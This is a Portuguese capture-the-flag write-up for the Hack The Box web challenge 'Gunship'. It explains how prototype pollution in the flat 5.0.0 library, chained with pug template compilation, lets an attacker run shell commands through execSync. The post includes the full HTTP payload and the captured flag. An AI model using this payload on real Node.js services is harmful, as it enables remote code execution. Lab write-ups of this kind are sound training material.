

Inicio

Iniciando o site gunship nos deparamos com esse html



E aqui temos uma caixa para enviar o nome do artista, descidi ir direto pros arquivos que instalei do HTB para buscar algumas informações



Mexi um pouco em alguns arquivos e encontrei este daqui que indica quais os inputs aceitáveis no programa e se observarmos os inputs vão devolver uma frase e nos apontar como guest

```
┌──(root㉿kali)-[/home/…/gunship/web_gunship/challenge/routes]
└─# cat index.js
const path          = require('path');
const express       = require('express');
const pug           = require('pug');
const { unflatten } = require('flat');
const router        = express.Router();

router.get('/', (req, res) => {
    return res.sendFile(path.resolve('views/index.html'));
});

router.post('/api/submit', (req, res) => {
    const { artist } = unflatten(req.body);

        if (artist.name.includes('Haigh') || artist.name.includes('Westaway') || artist.name.includes('Gingell')) {
                return res.json({
                        'response': pug.compile('span Hello #{user}, thank you for letting us know!')({ user: 'guest' })
                });
        } else {
                return res.json({
                        'response': 'Please provide us with the full name of an existing member.'
                });
        }
});

module.exports = router;
```

Após pesquisar bastante encontrei isto aqui:

```
root@kali: /home/kali/Downloads/Hack the Box/challenges/gunship/web_gunship/challenge
Session  Actions  Edit  View  Help
root@kali: /home/kali/Dow...hip/web_gunship/challenge
root@kali: /home/kali/Download...eb_gunship/challenge/static/js
# cd ..

┌──(root㉿kali)-[/home/…/challenges/gunship/web_gunship/challenge]
└─# ls
flag  index.js  package.json  package-lock.json  routes  static  views  yarn.lock

┌──(root㉿kali)-[/home/…/challenges/gunship/web_gunship/challenge]
└─# cat package.json
{
        "name": "gunship",
        "version": "1.0.0",
        "description": "",
        "main": "index.js",
        "scripts": {
                "start": "node index.js",
                "dev": "nodemon .",
                "test": "echo \"Error: no test specified\" && exit 1"
        },
        "keywords": [],
        "authors": [
                "makelaris",
                "makelarisjr"
        ],
        "dependencies": {
                "express": "^4.17.1",
                "flat": "5.0.0",
                "pug": "^3.0.0"
        }
}

┌──(root㉿kali)-[/home/…/challenges/gunship/web_gunship/challenge]
└─#
```

Dentro do package temos algumas dependencias, pesquisando um pouco descobrimos que há uma falha séria dentro do flat, aonde podemos executar um prototype polution, ou seja, dentro deste código podemos força-lo a criar novos objetos

Indo atrás de pesquisar como se aproveitar deste proto polution encontrei este código:

```
POST /api/submit HTTP/1.1
Host: 154.57.164.74:31395
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://154.57.164.74:31395/
Content-Type: application/json
Content-Length: 262
Origin: http://154.57.164.74:31395
Connection: keep-alive
Priority: u=0


{
    "artist.name":"Haigh",
    "__proto__":{
        "block":{
            "type":"Text",
            "line":"console.log(process.mainModule.require('child_process').execSync('cp /app/flag* /app/static/flag').toString())"
        }
    }
}
```

Eu simplesmente usei o BurpSuite, tentei mandar o submit e o mandei para o repeater, então buscamos pelo local da flag no terminal:

```
┌──(root㉿kali)-[/home/…/challenges/gunship/web_gunship/challenge]
└─# curl http://154.57.164.74:31395/static/flag
HTB{wh3n_lif3_g1v3s_y0u_p6_st4rT_p0llut1ng_w1th_styl3!!}
```

Por mais que este desafio esta no very easy achei bem complicadinho demorei bastante tempo para faze-lo então decidi mostrar este desafio pra vocês.